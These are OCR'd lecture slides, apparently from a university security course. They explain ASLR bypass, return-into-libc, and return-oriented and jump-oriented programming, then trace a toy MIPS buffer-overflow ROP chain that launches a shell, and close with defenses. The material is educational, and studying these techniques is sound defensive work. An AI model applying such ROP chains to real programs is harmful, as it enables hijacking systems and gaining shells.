
- ASLR is a probabilistic approach, merely increases attacker's expected work
  - Each failed attempt results in crash; at restart, randomization is different
- Counters:
  - Information leakage
    - Program reveals a pointer? Game over.
  - Derandomization attack [1]
    - Just keep trying!
    - 32-bit ASLR defeated in 216 seconds

[1] Shacham et al. On the Effectiveness of Address-Space Randomization. CCS 2004.

Negating W^X

- Question: do we need malicious **code** to have malicious **behavior**?

No.



Code injection

Code reuse (!)

"Return-into-libc" attack

Return-into-libc

- Return-into-libc attack
  - Execute entire libc functions
  - Can chain using "esp lifters"
  - Attacker may:
    - Use system/exec to run a shell
    - Use mprotect/mmap to disable W^X
    - Anything else you can do with libc
  - Straight-line code only?
    - Shown to be false by us, but that's another talk...

Arbitrary behavior with W^X?

- Question: do we need malicious **code** to have **arbitrary** malicious **behavior**?


No.

- ***Return-oriented programming (ROP)***
- Chain together ***gadgets***: tiny snippets of code ending in `ret`
- Achieves Turing completeness
- Demonstrated on x86, SPARC, ARM, z80, ...
  - Including on a deployed voting machine, which has a non-modifiable ROM
  - Recently! New remote exploit on Apple Quicktime[1]


[1] http://threatpost.com/en_us/blogs/new-remote-flaw-apple-quicktime-bypasses-aslr-and-dep-083010

Return-oriented programming (ROP)

- Normal software:




- Return-oriented program:




Figures taken from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Some common ROP operations


- Loading constants




- Arithmetic



- Control flow



- Memory



Figures adapted from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Bringing it all together

- Shellcode
  - Zeroes part of memory
  - Sets registers
  - Does execve syscall




Figure taken from "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)" by Shacham

Example: First a syscall review in MIPS and x86

- Let's say we want to launch a shell process in MIPS *legitimately* (not an attack)

- Necessary steps:

```
.data
shell: .asciiz "/bin/bash"
```

x86

```
myfunc:
    mov ebx, shell    # 1. Set $a0 to the address of the string “/bin/sh”
    mov eax, 55       # 2. Set $v0 to the syscall number for 'exec'
    int 0x80          # 3. Ask the OS to do the syscall
```

MIPS

```
.text
myfunc:
    la $a0, shell    # 1. Set $a0 to the address of the string “/bin/sh”
    li $v0, 55       # 2. Set $v0 to the syscall number for 'exec'
    syscall          # 3. Ask the OS to do the syscall
```

Example ROP in MIPS (1)

- Now let's do it via ROP. Steps:
  1. Set $a0 to the address of the string "/bin/sh"
  2. Set $v0 to the syscall number for 'exec'
  3. Ask the OS to do the syscall

Environment variables in the stack

0x3500 → SHELL=/bin/bash ; 0x3506 → /bin/bash

```
PS1=bash$
SHELL=/bin/bash
LSCOLOR=...
```

Various code in the text section

0x1200 →

```
...
lw $a0, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 8
jr $ra
...
```

0x1800 → lw $a0, 8($sp) ; 0x1804 → lw $a1, 4($sp)

```
...
lw $a0, 8($sp)
lw $a1, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 12
jr $ra
...
```

0x4880 →

```
...
syscall
...
```

End of vulnerable function

$pc →

```
...
# (Read a string from
   the user into a buffer)
...
lw $ra, 0($sp)
addi $sp, $sp, 4
jr $ra
...
```

Stack

	Stack	
buffer	(junk)	
buffer	(junk)	
buffer	(junk)	
buffer	(junk)	
$sp →	0x1200	Vulnerable function's $ra
	0x1804	
	0x3506	
	0x4880	
	55	

$ra → (Function's caller)

Buffer overflow occurs

Example ROP in MIPS (2)

- Now let's do it via ROP. Steps:
  1. Set $a0 to the address of the string "/bin/sh"
  2. Set $v0 to the syscall number for 'exec'
  3. Ask the OS to do the syscall

Environment variables in the stack

0x3500 → 0x3506

```
PS1=bash$
SHELL=/bin/bash
LSCOLOR=...
```

Various code in the text section

$ra → 0x1200

```
...
lw $a0, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 8
jr $ra
...
```

Stack

buffer	(junk)
	(junk)
	(junk)
	(junk)
	0x1200 Vulnerable function's $ra
$sp →	0x1804
	0x3506
	0x4880
	55

End of vulnerable function

$pc →

```
...
# (Read a string from
   the user into a buffer)
...
lw $ra, 0($sp)
addi $sp, $sp, 4
jr $ra
...
```

0x1800, 0x1804

```
...
lw $a0, 8($sp)
lw $a1, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 12
jr $ra
...
```

0x4880

```
...
syscall
...
```

(Function's caller)

$ra controlled by attacker now

Example ROP in MIPS (3)

- Now let's do it via ROP. Steps:
  1. Set $a0 to the address of the string "/bin/sh"
  2. Set $v0 to the syscall number for 'exec'
  3. Ask the OS to do the syscall

Environment variables in the stack

0x3500 → 0x3506

```
PS1=bash$
SHELL=/bin/bash
LSCOLOR=...
```

Various code in the text section

$pc → 0x1200

```
...
lw $a0, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 8
jr $ra
...
```

Stack

	Stack	
buffer	(junk)	
buffer	(junk)	
buffer	(junk)	
buffer	(junk)	
	0x1200	Vulnerable function's $ra
$sp →	0x1804	
	0x3506	
	0x4880	
	55	

End of vulnerable function

```
...
# (Read a string from
   the user into a buffer)
...
lw $ra, 0($sp)
addi $sp, $sp, 4
jr $ra
...
```

0x1800, 0x1804

```
...
lw $a0, 8($sp)
lw $a1, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 12
jr $ra
...
```

0x4880

```
...
syscall
...
```

(Function's caller)

We go where attacker says

Example ROP in MIPS (4)

- Now let's do it via ROP. Steps:
  1. Set $a0 to the address of the string "/bin/sh"
  2. Set $v0 to the syscall number for 'exec'
  3. Ask the OS to do the syscall

Environment variables in the stack

0x3500 → (SHELL=…); 0x3506 → (/bin/bash)

```
PS1=bash$
SHELL=/bin/bash
LSCOLOR=...
```

Various code in the text section

0x1200 →

```
...
lw $a0, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 8
jr $ra          ← $pc
...
```

0x1800 →, 0x1804 → ($ra)

```
...
lw $a0, 8($sp)
lw $a1, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 12
jr $ra
...
```

0x4880 →

```
...
syscall
...
```

(Function's caller)

End of vulnerable function

```
...
# (Read a string from
   the user into a buffer)
...
lw $ra, 0($sp)
addi $sp, $sp, 4
jr $ra
...
```

Stack

	Stack
buffer	(junk)
buffer	(junk)
buffer	(junk)
buffer	(junk)
	0x1200 Vulnerable function's $ra
	0x1804
	0x3506
$sp →	0x4880
	55

Regs

$a0 = 0x3506

We change $a0 and $ra

Example ROP in MIPS (5)

- Now let's do it via ROP. Steps:
  1. Set $a0 to the address of the string "/bin/sh"
  2. Set $v0 to the syscall number for 'exec'
  3. Ask the OS to do the syscall

Environment variables in the stack

0x3500 → SHELL=/bin/bash ; 0x3506 → /bin/bash

```
PS1=bash$
SHELL=/bin/bash
LSCOLOR=...
```

Various code in the text section

0x1200 →

```
...
lw $a0, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 8
jr $ra
...
```

0x1800 → lw $a0, 8($sp); 0x1804 → lw $a1, 4($sp) ($pc)

```
...
lw $a0, 8($sp)
lw $a1, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 12
jr $ra
...
```

0x4880 →

```
...
syscall
...
```

End of vulnerable function

```
...
# (Read a string from
   the user into a buffer)
...
lw $ra, 0($sp)
addi $sp, $sp, 4
jr $ra
...
```

(Function's caller)

Stack

	Stack
buffer	(junk)
	(junk)
	(junk)
	(junk)
	0x1200 Vulnerable function's $ra
	0x1804
	0x3506
$sp →	0x4880
	55

Regs

$a0 = 0x3506

Now we execute another gadget

Example ROP in MIPS (6)

- Now let's do it via ROP. Steps:
  1. Set $a0 to the address of the string "/bin/sh"
  2. Set $v0 to the syscall number for 'exec'
  3. Ask the OS to do the syscall

Environment variables in the stack

0x3500 → SHELL=/bin/bash (0x3506 → /bin/bash)

```
PS1=bash$
SHELL=/bin/bash
LSCOLOR=...
```

Various code in the text section

0x1200 →

```
...
lw $a0, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 8
jr $ra
...
```

0x1800 → lw $a0, 8($sp)
0x1804 → lw $a1, 4($sp)

```
...
lw $a0, 8($sp)
lw $a1, 4($sp)
lw $ra, 0($sp)
addi $sp, $sp, 12
jr $ra        <- $pc
...
```

0x4880 → syscall ($ra)

```
...
syscall
...
```

(Function's caller)

End of vulnerable function

```
...
# (Read a string from
   the user into a buffer)
...
lw $ra, 0($sp)
addi $sp, $sp, 4
jr $ra
...
```

Stack

- (junk) — buffer
- (junk) — buffer
- (junk) — buffer
- (junk) — buffer
- 0x1200 — Vulnerable function's $ra
- 0x1804
- 0x3506
- 0x4880
- 55
- (empty) ← $sp

Regs
$a0 = 0x3506
$a1 = 55

It sets $a1 and $ra

Example ROP in MIPS (7)

- Now let's do it via ROP. Steps:
    1. Set $a0 to the address of the string "/bin/sh"
    2. Set $v0 to the syscall number for 'exec'
    3. Ask the OS to do the syscall

Environment variables in the stack

```
0x3500 → PS1=bash$
         SHELL=/bin/bash   (0x3506 → /bin/bash)
         LSCOLOR=...
```

Various code in the text section

```
         ...
0x1200 → lw $a0, 4($sp)
         lw $ra, 0($sp)
         addi $sp, $sp, 8
         jr $ra
         ...
```

```
         ...
0x1800 → lw $a0, 8($sp)
0x1804 → lw $a1, 4($sp)
         lw $ra, 0($sp)
         addi $sp, $sp, 12
         jr $ra
         ...
```

Stack

Stack	
(junk)	buffer
(junk)	buffer
(junk)	buffer
(junk)	buffer
0x1200	Vulnerable function's $ra
0x1804	
0x3506	
0x4880	
55	
	← $sp

End of vulnerable function

```
...
# (Read a string from
   the user into a buffer)
...
lw $ra, 0($sp)
addi $sp, $sp, 4
jr $ra
...
```

Regs
$a0 = 0x3506
$a1 = 55


```
          ...
$pc → 0x4880 → syscall
          ...
```

(Function's caller)

We execute the final gadget

Example ROP in MIPS (8)

- Now let's do it via ROP. Steps:
  1. Set $a0 to the address of the string "/bin/sh"
  2. Set $v0 to the syscall number for 'exec'
  3. Ask the OS to do the syscall



Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `ret`s
  - Returnless[4]: Systematically eliminate all `ret`s
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - See "Jump-oriented programming: a new class of code-reuse attack" by Bletsch et al.
    (covered in this deck if you're curious)

Sidebar: “Weird machines”

- Using ROP gives a computer with “weird” opcodes (gadget addresses) and “weird” semantics (specific effects on specific registers/memory).
- This is an example of a “weird machine” – common idiom in security
  - Unexpected inputs result in unexpected forms of computation

- Key insight: If you can do computation in ANY way, it’s a computer

- Tagline of popular exploit YouTuber “LiveOverflow” is “explore weird machines”

Backup slides: My past research on code reuse attacks

"Jump-oriented Programming" (JOP)


Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `ret`s
  - Returnless[4]: Systematically eliminate all `ret`s
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - **My research follows...**

Computer Science NC STATE UNIVERSITY

Jump-oriented programming (JOP)

